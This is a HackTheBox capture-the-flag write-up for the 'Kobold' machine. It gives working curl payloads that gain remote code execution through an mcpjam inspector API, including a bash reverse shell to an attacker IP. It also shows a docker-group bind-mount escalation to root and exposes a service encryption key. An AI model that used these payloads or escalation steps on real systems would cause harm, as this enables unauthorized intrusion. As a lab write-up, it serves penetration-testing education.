writeup/
·
·
3 min
Kobold - HackTheBox

Enumeration
Open ports
- 22/tcp (SSH)
- 80/tcp (HTTP) Kobold website redirect to https
- 443/tcp (HTTPS)
- 3552/tcp (HTTP) -> Arcane: A container management platform
Vhosts
- kobold.htb
- bin.kobold.htb -> Private bin instance
- mcp.kobold.htb -> mcpjam inspector version 1.4.2 instance -> RCE
Exploitation
mcp.kobold.htb - RCE as ben
- RCE via mcpjam inspector version 1.4.2 (CVE-2026-23744)
Exploitation steps
- Listen for incoming icmp packets
sudo tcpdump -i tun0 icmp- Create malicious payload to trigger RCE
curl https://mcp.kobold.htb/api/mcp/connect \
-k \
-H "Content-Type: application/json" \
-d '{
"serverConfig":{
"command":"/bin/bash",
"args":["-c","ping -c 4 10.10.14.199"],
"env":{}
},
"serverId":"test"
}'- Observe incoming icmp packets
 We got a connection back from the target machine, which means we have RCE on the target machine.
 - Create reverse shell payload
curl https://mcp.kobold.htb/api/mcp/connect \
-k \
-H "Content-Type: application/json" \
-d '{
"serverConfig":{
"command":"/bin/bash",
"args":["-c","bash -i >& /dev/tcp/10.10.14.199/9001 0>&1"],
"env":{}
},
"serverId":"test"
}'- Listen for incoming reverse shell connection
nc -lvnp 9001- We got a reverse shell connection back from the target machine.

- Upgrade to a fully interactive TTY shell using python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl + Z
stty raw -echo; fg
ENTER
ENTER
export TERM=xterm
Target enumeration
- Logged in as ben
- User flag in ben’s home directory
- We have Alice and root users on the system
- Ben is in the operator group, lets print what permissions the operator group has
getent group operator # We have alice and ben
getent group docker # We have alice- Operator group has permissions over those files:
find / -group operator 2>/dev/null
/privatebin-data
/privatebin-data/certs
/privatebin-data/certs/key.pem
/privatebin-data/certs/cert.pem
/privatebin-data/data
/privatebin-data/data/purge_limiter.php
/privatebin-data/data/bd
/privatebin-data/data/bd/b5
/privatebin-data/data/.htaccess
/privatebin-data/data/e3
/privatebin-data/data/traffic_limiter.php
/privatebin-data/data/salt.php
Listening ports:
ben@kobold:~$ ss -tnlp
State         Recv-Q        Send-Q               Local Address:Port                Peer Address:Port       Process
LISTEN        0             4096                     127.0.0.1:8080                     0.0.0.0:* -> Private bin instance
LISTEN        0             4096                     127.0.0.1:41193                    0.0.0.0:* -> HTTP ???
LISTEN        0             4096                    127.0.0.54:53                       0.0.0.0:* -> Internal DNS resolver
LISTEN        0             511                      127.0.0.1:6274                     0.0.0.0:* -> node is running the mcpjam inspector
LISTEN        0             511                        0.0.0.0:80                       0.0.0.0:* -> Default static website
LISTEN        0             4096                       0.0.0.0:22                       0.0.0.0:* -> Openssh port
LISTEN        0             4096                 127.0.0.53%lo:53                       0.0.0.0:* -> Internal DNS resolver
LISTEN        0             511                        0.0.0.0:443                      0.0.0.0:* -> Default static website
LISTEN        0             4096                             *:3552                           *:* -> Arcane instance
LISTEN        0             4096                          [::]:22                          [::]:* -> Openssh port
Sensitive data:
Environment variable inside sytemd service file for Arcane:
ben@kobold:~$ cat /etc/systemd/system/arcane.service
[Unit]
Description=Arcane Service
After=network.target

[Service]
Type=simple
Environment=ENCRYPTION_KEY="Q3PbC9fpq/tPZ2waXI9+grmc8ualF7ITF5izX5rsk+E="
ExecStart=/root/arcane_linux_amd64
Restart=on-failure
User=root
WorkingDirectory=/root- We have the encryption key for Arcane, which is running as root. -> Rabbit hole here.
Privatebin path traversal
for URL in $(
    curl -k --silent --header 'Accept: application/json' 'https://bin.kobold.htb/directory/api?top=100&version=1.7.7' | jq --raw-output '.[].url'
) $(
    curl -k --silent --header 'Accept: application/json' 'https://bin.kobold.htb/directory/api?top=100&version=1.7.8' | jq --raw-output '.[].url'
) $(
    curl -k --silent --header 'Accept: application/json' 'https://bin.kobold.htb/directory/api?top=100&version=2'     | jq --raw-output '.[].url'
)
do
    curl -k --silent "$URL" | grep -q 'id="template"' && echo "$URL uses template switcher"
done
-> Rabbit hole here, I couldn’t find any vulnerabilities in the template switcher, but it was worth a try.
Shell as Root
Add us to the docker group
newgrp docker- We can now run docker commands without sudo, which means we can run a container with a bind mount to the host filesystem and get the root flag.
ben@kobold:/privatebin-data/data$ docker run --rm -v /:/hostfs --entrypoint="" --user root privatebin/nginx-fpm-alpine:2.0.2 cat /hostfs/root/root.txt
63badcde00d1685c4c4ebb58ea353cd6
ben@kobold:/privatebin-data/data$
END !